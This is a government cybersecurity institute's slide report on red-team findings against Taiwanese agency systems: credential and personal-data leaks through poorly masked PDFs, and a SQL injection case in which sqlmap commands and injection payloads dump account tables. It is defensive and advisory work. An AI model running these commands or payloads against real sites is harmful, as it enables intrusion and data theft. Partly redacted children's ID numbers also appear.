國家資通安全研究院
National Institute of Cyber Security

113年網路攻防演練暨資安檢測重要發現事項

國家資通安全研究院
113年11月

大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議



大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

前言

國家資通安全研究院
National Institute of Cyber Security

- 資安院透過網路攻防演練與資安技術檢測，驗證政府機關資安防護成效

網路攻防演練	資安技術檢測
遠端模擬駭客入侵手法，檢測政府機關與所轄對外系統之資安防護，強化政府機關在資安事件發生時之緊急應變、系統復原及協調管控等能力	透過現場訪談與實測，檢視政府機關資安防護措施落實程度，113年檢測項目包含使用者電腦安全檢測、網路惡意活動檢視及核心資通系統安全檢測等8項防護作為
	

大綱

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

網路攻防演練重要結果

國家資通安全研究院
National Institute of Cyber Security

- 本年度經由網路攻防演練，整理主要弱點類型、常見攻擊手法與可能危害如下


項次	弱點類型	常見攻擊手法	可能造成危害
1	加密機制失效	• 透過網頁原始碼或以工具攔截封包取得帳號通行碼 • 透過Adobe Reader複製圖片取得未遮罩之原始圖片 • 使用Google Hacking取得個資	• 取得系統管理權限 • 取得文件或系統儲存之機敏資訊(如：個人資料)
2	注入攻擊	• 跨網站腳本攻擊 • SQL Injection攻擊	• 竊取使用者資訊 • 資料庫資訊外洩
3	認證及驗證機制失效	• 弱通行碼破解 • 透過系統手冊取得帳號通行碼資訊	• 取得系統管理權限或公開頁面修改權限 • 取得系統儲存之機敏資訊(如：個人資料)
4	無效的存取控管	• 利用開發人員工具修改原始碼，將隱藏功能顯示於網頁上 • 透過目錄掃描或路徑猜測攻擊	• 取得系統管理權限或公開頁面修改權限 • 取得系統儲存之機敏資訊(如：個人資料)
5	不安全的組態設定	• 使用預設之帳號通行碼登入 • 繞過檔案上傳格式限制 • 透過安全設定不足取得攻擊資訊	• 取得系統管理權限 • 被植入後門程式

網路攻防演練結果比較

國家資通安全研究院
National Institute of Cyber Security

- 依據弱點類型，比較112年類型之變化如下，其中加密機制失效、注入攻擊、認證及驗證機制失效及無效的存取控管比例最高

排名	112年
1	認證及驗證機制失效(35.6%)
2	注入攻擊(25.8%)
3	無效的存取控管(19.3%)
4	不安全的組態設定(7.7%)
5	加密機制失效(6.9%)
6	危險或過舊之元件(2.1%)
	不安全設計(2.1%)



排名	113年
1	加密機制失效(25.5%)
2	注入攻擊(23.6%)
3	認證及驗證機制失效(18.6%)
4	無效的存取控管(17.9%)
5	不安全的組態設定(8.0%)
6	危險或過舊之元件(5.5%)
7	不安全設計(0.9%)

網路攻防演練綜合發現

國家資通安全研究院
National Institute of Cyber Security

- 歸納上述弱點類型，挑選5項常見弱點樣態並分析其原因，建議參考下列8個案例，清查機關可能潛在弱點

項次	弱點類型	發現事項	案例
1	加密機制失效	帳號通行碼/機敏資料外洩	案例1-1 案例1-2
2	注入攻擊	**注入漏洞***	案例2
3	認證及驗證機制失效	**未落實通行碼強度檢查機制*** 忘記密碼功能暴露通行碼訊息	案例3-1 案例3-2
4	無效的存取控管	限制存取功能失效	案例4
5	不安全的組態設定	帳號通行碼外洩	案例5
6	危險或過舊之元件	取得對外網站之作業系統管理權限	案例6

*註：與112年攻防演練發現事項相同

1.加密機制失效


加密機制失效樣態


- 於伺服器中針對通行碼以明文方式或以不安全編碼方式進行儲存
- 將帳號通行碼寫入網頁原始碼等容易遭外部使用者取得之位置，造成攻擊者可透過資訊蒐集取得帳號通行碼
- 系統說明文件洩漏帳號通行碼或個人資料等機敏資訊

案例1-1 加密機制失效(1/2)

國家資通安全研究院
National Institute of Cyber Security

- 透過Google Hacking查找系統申請帳號之操作說明
- 使用Adobe Reader複製圖片，發現原已遮罩之帳號通行碼






案例1-1 加密機制失效(2/2)

國家資通安全研究院
National Institute of Cyber Security


- 利用發現之帳號通行碼成功登入網站



案例1-2 加密機制失效

國家資通安全研究院
National Institute of Cyber Security

- 透過Google Hacking搜尋個資相關資料
- 使用Adobe Reader複製圖片，發現應遮罩但正常呈現之個人資料



項次	申請	身分證字號	出生日期	姓名	班名
1	☐	N12[redacted]607	2017/12/[redacted]	林[redacted]恩	芽芽班
2	☐	E22[redacted]317	2018/07/[redacted]	鄭[redacted]霏	芽芽班
3	☐	E22[redacted]967	2018/01/[redacted]	潘[redacted]菲	芽芽班
4	☐	E22[redacted]282	2018/05/[redacted]	陳[redacted]昌	芽芽班
5	☐	E12[redacted]132	2016/10/[redacted]	鄭[redacted]崑	芽芽班
6	☐	E22[redacted]986	2017/10/[redacted]	歐[redacted]菲	芽芽班
7	☐	E22[redacted]311	2018/08/[redacted]	吳[redacted]義	芽芽班
8	☐	E22[redacted]721	2018/02/[redacted]	劉[redacted]研	芽芽班
9	☐	E22[redacted]158	2018/02/[redacted]	林[redacted]筠	芽芽班
10	☐	E12[redacted]021	2017/10/[redacted]	郭[redacted]謙	芽芽班

加密機制失效改善建議

國家資通安全研究院
National Institute of Cyber Security

- 系統承辦人
  - 應評估公開網頁資訊之內容是否妥適，如非必要請勿公開
  - 若有遮蔽敏感資訊再公開之業務需求，應將敏感資訊確實遮蔽後再行放置於公開網頁上

2.注入攻擊


注入攻擊樣態

- 網站未妥善處理輸入內容，可輸入惡意指令並當成SQL語句執行
- 使用者內容以黑名單形式過濾，但過濾字串未周全，導致攻擊者以特定形式繞過

案例2 注入攻擊(1/2)

國家資通安全研究院
National Institute of Cyber Security

- 於網站上發現疑似可攻擊之網址，使用Sqlmap工具取得資料庫名稱



```
C:\Users\cib01\Desktop\113\week6\sqlmap-1.8>python3 sqlmap.py -u "https://[redacted]give_planresult.asp?KindNo=125" -p KindNo --batch --dbs

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable loc
nd federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:10:04 /2024-06-03/

[10:10:04] [INFO] resuming back-end DBMS 'microsoft sql server'
[10:10:04] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASPSESSIONIDCCSACDAS=BIBCPOECBBM...MKLPFDJICI;TS0132b412=01a69eff146...762d79ee65'). Do you wa
hose [Y/n] Y
[10:10:07] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: KindNo (GET)
    Type: inline query
    Title: Generic inline queries
    Payload: KindNo=(SELECT CONCAT(CONCAT(CHAR(113)+CHAR(113)+CHAR(112)+CHAR(98)+CHAR(113),(CASE WHEN (9826=9826) THEN CHAR(49) ELSE CHAR(48) END)),CHAR(113)+CHAR(
12)+CHAR(98)+CHAR(113)))

    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
    Payload: KindNo=125 AND 2101 IN (SELECT (CHAR(113)+CHAR(113)+CHAR(112)+CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (2101=2101) THEN CHAR(49) ELSE CHAR(48) END))+CHAR
106)+CHAR(112)+CHAR(98)+CHAR(113)))
---
[10:10:07] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows
web application technology: ASP
back-end DBMS: Microsoft SQL Server 2019
[10:10:07] [INFO] fetching database names
[10:10:39] [WARNING] connection timed out while trying to get error page information (500)
[10:10:39] [WARNING] the SQL query provided does not return any output
[10:10:39] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[10:10:42] [INFO] retrieved: '[redacted]
[10:10:43] [INFO] retrieved: '[redacted]er'
[10:10:45] [INFO] retrieved: '[redacted]db'
[10:10:48] [INFO] retrieved: '[redacted]'
[10:10:51] [INFO] retrieved: '[redacted]
[10:10:53] [INFO] retrieved: '[redacted]
[10:10:55] [INFO] retrieved: '[redacted]
available databases [5]:
[*] [redacted]
[*] [redacted]er
[*] [redacted]
[*] [redacted]
[*] [redacted]db
```

案例2 注入攻擊(2/2)

國家資通安全研究院
National Institute of Cyber Security

- 使用Sqlmap工具，取得資料表，並獲得明文帳號通行碼等資訊

```
C:\Users\cib01\Desktop\113\week6\sqlmap-1.8>python3 sqlmap.py -u "https://[redacted]tw/give_planresult.asp?KindNo=125" -p KindNo --batch -D [redacted] --dump --no-cast --tamper=space2comment
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:36:20 /2024-06-03/

[10:36:20] [INFO] loading tamper module 'space2comment'
[10:36:20] [INFO] resuming back-end DBMS 'microsoft sql server'
[10:36:20] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASPSESSIONIDCCSACDAS=IMBCPOECHFH...OCMCMKFEDD;TS012b412=01a69eff146...41e2295e61'). Do you want to use those [Y/n] Y
[10:36:21] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: KindNo (GET)
    Type: inline query
    Title: Generic inline queries
    Payload: KindNo=(SELECT CONCAT(CONCAT(CHAR(113)+CHAR(113)+CHAR(112)+CHAR(98)+CHAR(113),(CASE WHEN (9826=9826) THEN CHAR(49) ELSE CHAR(48) END)),CHAR(113)+CHAR(106)+CHAR(112)+CHAR(98)+CHAR(113)))
```

```
[10:38:15] [WARNING] potential binary fields detected ('GroupNo,PType,Professor,[Position]'). In case of any problems you are advised to rerun table dump with '--fresh-queries --binary-fields="GroupNo,PType,Professor,[Position]"'
Database: [redacted]
Table: B_[redacted]ist
[19 entries]
+----------+---------+---------+----------+-----------+---------+----------+
| PersonID | PType   | GroupNo | Password | Professor | Account | Position |
+----------+---------+---------+----------+-----------+---------+----------+
| [redacted]
+----------+---------+---------+----------+-----------+---------+----------+
```

PersonID	PType	GroupNo	Password	Professor	Account	Position
[redacted]	\xa9e\xad\xfb	\xb2?K\xb2\xd5	[redacted]	\xbcB\xc2?X	[redacted]	\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?\xbb\xb2\xd5		\xa7\xba\xad?w		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?E\xb2\xd5		\xc1?\xc0\xb7O		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?K\xb2\xd5		\xbf\xe0\xac?\xe8		\xa9e\xad\xfb
	\xa7U\xb2z	\xb2?@\xb2\xd5		\xa4\xfdOO		\xb1M\xae?U\xb2z
	\xa9e\xad\xfb	\xb2?|\xb2\xd5		\xbeG\xbcy\xa5\xc1		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?\xbb\xb2\xd5		\xb2\xf8\xa5?\xa4		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?@\xb2\xd5		\xb3\xaf\xad\xbb?		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?C\xb2\xd5		\xa4\xfb\xb2[\xb0x		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?G\xb2\xd5		\xa7d\xa9\xfa\xb6\xaf		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?\xad\xb2\xd5		?\xb4\xba\xb6i		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?C\xb2\xd5		\xb3\xaf\xc1c\xbf\xb3		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?\xad\xb2\xd5		\xb6\xc0\xb7s\xb5o		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?@\xb2\xd5		\xa5W\xb6\xbaa		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?G\xb2\xd5		\xb3\xaf\xabH\xa5\xbf		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?E\xb2\xd5		\xaaL\xb2M\xabn		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?T\xb2\xd5		\xa7\xf5\xc5t\xaa\xda		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?T\xb2\xd5		\xb7\xa8\xb7\xe7\xa9\xfa		\xa9e\xad\xfb
	\xa9e\xad\xfb	\xb2?|\xb2\xd5		\xb4\xbf\xc2z\xa5\xfa		\xa9e\xad\xfb

注入攻擊改善建議

- 系統開發者
  - 對使用者輸入內容進行嚴格過濾，或採用白名單機制過濾使用者輸入內容
  - 改以參數化形式傳值，避免SQL語句被竄改或截斷，組成可攻擊資料庫之SQL語句

3.認證及驗證機制失效

認證及驗證機制失效樣態

